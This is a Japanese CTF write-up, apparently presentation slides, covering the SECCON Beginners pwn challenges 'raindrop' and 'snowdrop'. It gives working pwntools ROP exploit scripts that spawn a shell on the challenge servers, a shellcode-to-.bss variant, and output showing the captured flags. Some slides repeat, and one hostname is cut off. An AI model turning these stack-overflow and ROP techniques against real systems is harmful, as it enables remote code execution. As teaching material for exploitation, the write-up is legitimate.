from pwn import *

context.log_level = 'critical'
bin = './chall'
elf = ELF(bin)
context.binary = bin

rop = ROP(elf)
rop.raw(rop.find_gadget(['pop rdi', 'ret'])) # pop rdi; ret
rop.raw(pack(next(elf.search(b'sh\0'))))
rop.raw(pack(elf.symbols['help']+0xf)) # system()

payload = b'A' * 0x18 + rop.chain()
print(payload.hex())

sock = remote('raindropquals.beginners.seccon.jp', 9001)
# sock = process(bin)
sock.sendlineafter(b'Did you understand?', payload)
sock.interactive()
```

# raindrop

pwntoolsを使って解く場合  
solve.py

```
#!/usr/bin/env python3
from pwn import *

context.log_level = 'critical'
bin = './chall'
elf = ELF(bin)
context.binary = bin

rop = ROP(elf)
rop.raw(rop.find_gadget(['pop rdi', 'ret'])) # pop rdi; ret
rop.raw(pack(next(elf.search(b'sh\0'))))
rop.raw(pack(elf.symbols['help']+0xf)) # system()

payload = b'A' * 0x18 + rop.chain()
print(payload.hex())

sock = remote('raindropquals.beginners.seccon.jp', 9001)
# sock = process(bin)
sock.sendlineafter(b'Did you understand?', payload)
sock.interactive()
```

ROP用の機能があるので、他のツールを使わなくても解ける(可能性がある)

# raindrop

pwntoolsを使って解く場合  
solve.py実行 + cat

```
$ python solve.py
b'aaaaaaaaaaaaaaaaaaaaaas\x14@\x00\x00\x00\x00\x00\x00\x00 @\x00\x00\x00\x00\x00\x00\xe5\x11@\x00\x00\x00\x00\x00'

bye!
stack dump...

[Index] |[Value]
=====+=====
000000 | 0x4141414141414141 <- buf
000001 | 0x4141414141414141
000002 | 0x4141414141414141 <- saved rbp
000003 | 0x000000000000401453 <- saved ret addr
000004 | 0x0000000000004020f4
finish
$ cat flag.txt
ctf4b{th053_d4y5_4r3_g0n3_f0r3v3r}
```



snowdrop

medium

144 pt、44 team solved

# snowdrop

これでもうあの危険なone gadgetは使わせないよ!

```
nc snowdropquals.beginners.seccon.jp 9002
```

snowdrop.tar.gz



# snowdrop

## バイナリチェック

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=9e7476418f9c7f3e7069f3b041c09ed5e46aa64f, for GNU/Linux 3.2.0, not
stripped

$ checksec --file=chall
RELRO      STACK CANARY  NX      PIE      RPATH  RUNPATH  Symbols
FORTIFY Fortified  Fortifiable FILE
Partial RELRO  Canary found  NX disabled  No PIE      No RPATH  No RUNPATH  1897
Symbols  No   0      0      chall
```

# snowdrop

実行

```
$ ./chall
stack dump...

[Index] |[Value]
=====+=====
000000 | 0x0000000000000000 <- buf
000001 | 0x0000000000000000
000002 | 0x0000000000404260 <- saved rbp
000003 | 0x0000000000403a92 <- saved ret addr
000004 | 0x0000000000000000
000005 | 0x0000000010000000
000006 | 0x00007ffef9299b78
000007 | 0x0000000000401905
finish
You can earn points by submitting the contents of flag.txt
Did you understand?
```

# snowdrop

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define BUFF_SIZE 0x10

void show_stack(void *);

int main() {
    char buf[BUFF_SIZE] = {0};
    show_stack(buf);
    puts("You can earn points by submitting t");
    puts("Did you understand?") ;
    gets(buf);
    puts("bye!");
    show_stack(buf);
}

void show_stack(void *ptr) {
    puts("stack dump...");
    printf("\n%-8s|%-20s\n", "[Index]", "[Value]");
    puts("====+====");
    for (int i = 0; i < 8; i++) {
        unsigned long *p = &((unsigned long*)ptr)[i];
        printf(" %06d | 0x%016lx ", i, *p);
        if (p == ptr)
            printf(" <- buf");
        if ((unsigned long)p == (unsigned long)(ptr + BUFF_SIZE))
            printf(" <- saved rbp");
        if ((unsigned long)p == (unsigned long)(ptr + BUFF_SIZE + 0x8))
            printf(" <- saved ret addr");
        puts("");
    }
    puts("finish");
}
~ (略) ~
```

# snowdrop

- raindropみたいな問題
  - system関数を呼び出していない
  - libc は静的リンクされている
    - One-gadgetも使えなそう

```
$ ldd chall  
not a dynamic executable
```

# snowdrop

- ちなみにcanaryある判定になっているが、実際には無いので今回はバッファオーバーフローできる
  - STACK CANARY: Canary found
  - NX: NX disabled
  - PIE: No PIE

# snowdrop

- 方針
  - ROPでsyscallを呼び出す

# snowdrop

- 方針
  - ROPでsyscallを呼び出す
    - getsとかで”/bin/sh\x00”を書き込む
    - 書き込み先はグローバル変数(今回は.bss)とする
    - syscall(“/bin/sh”, ...) を作って実行する

# snowdrop

solve.py

```
#!/usr/bin/env python3
from pwn import *

context.log_level = 'critical'
elf = ELF('./chall')
context.binary = elf

s = remote('snowdropquals.beginners.secon.jp', 9002)
# s = process('./chall')

addr = elf.bss() # 0x4bc2e0
rop = ROP(elf)
rop.read(0, addr, 8)
rop.execve(addr, 0, 0)
payload = b'a' * 0x18 + rop.chain()

s.sendlineafter(b'Did you understand?\n', payload)
s.sendline(b'/bin/sh\0')
s.interactive()
```



# snowdrop

solve.py

```
#!/usr/bin/env python3
from pwn import *

context.log_level = 'critical'
elf = ELF('./chall')
context.binary = elf

s = remote('snowdropquals.begin')
# s = process('./chall')

addr = elf.bss() # 0x4bc2e0
rop = ROP(elf)
rop.read(0, addr, 8)
rop.execve(addr, 0, 0)
payload = b'a' * 0x18 + rop.chain()

s.sendlineafter(b'Did you understand?\n', payload)
s.sendline(b'/bin/sh\0')
s.interactive()
```

read():

8bytesユーザから入力して、addrに格納する

execve():

addrに格納されている値を実行する

詳しくは公式ドキュメント参照すること

<https://docs.pwntools.com/en/stable/rop/rop.html>

# snowdrop

solve.py実行 + cat

```
$ python solve.py
bye!
stack dump...

[Index] | [Value]
=====+=====
000000 | 0x6161616161616161 <- buf
000001 | 0x6161616161616161
000002 | 0x6161616161616161 <- saved rbp
000003 | 0x000000000040a29e <- saved ret addr
000004 | 0x00000000004bc2e0
000005 | 0x0000000000401b84
000006 | 0x0000000000000000
000007 | 0x00000000004017cf
finish
$ cat flag.txt
ctf4b{h1ghw4y_t0_5h3ll}
```

## snowdrop(別パターン)

～(略)～

```
bss = elf.bss()
```

```
rop = ROP(elf)
```

1 `rop.raw(rop.find_gadget(['pop rdi', 'ret']))`  
`rop.raw(pack(bss))`  
`rop.raw(pack(elf.symbols['gets']))`

2 `rop.raw(rop.find_gadget(['ret']))`  
`rop.raw(pack(bss))`

```
payload = b'a' * 0x18 + rop.chain()
```

```
shellcode = asm(shellcraft.sh())
```

～(略)～

1. gets()によって入力値をbssに格納する
2. bssに格納したshコードを実行する



## 参考文献

# 参考文献

<https://github.com/Naetw/CTF-pwn-tips/blob/master/README.md>

[https://raintrees.net/projects/a-painter-and-a-black-cat/wiki/CTF\\_Pwn](https://raintrees.net/projects/a-painter-and-a-black-cat/wiki/CTF_Pwn)

<https://irOnstone.gitbook.io/notes/types/stack/pie>

<https://j00ru.vexillium.org/slides/2015/insomnihack.pdf>

<https://www.slideshare.net/hackstuff/rop-40525248>

[http://ropshell.com/peda/Linux\\_Interactive\\_Exploit\\_Development\\_with\\_GDB\\_and\\_PEDA\\_Slides.pdf](http://ropshell.com/peda/Linux_Interactive_Exploit_Development_with_GDB_and_PEDA_Slides.pdf)

<https://miso-24.hatenablog.com/entry/2019/10/16/021321>

<https://inaz2.hatenablog.com/entry/2014/03/26/014509>

<https://qiita.com/GmS944y/items/b10a1abde35f7175ea4b>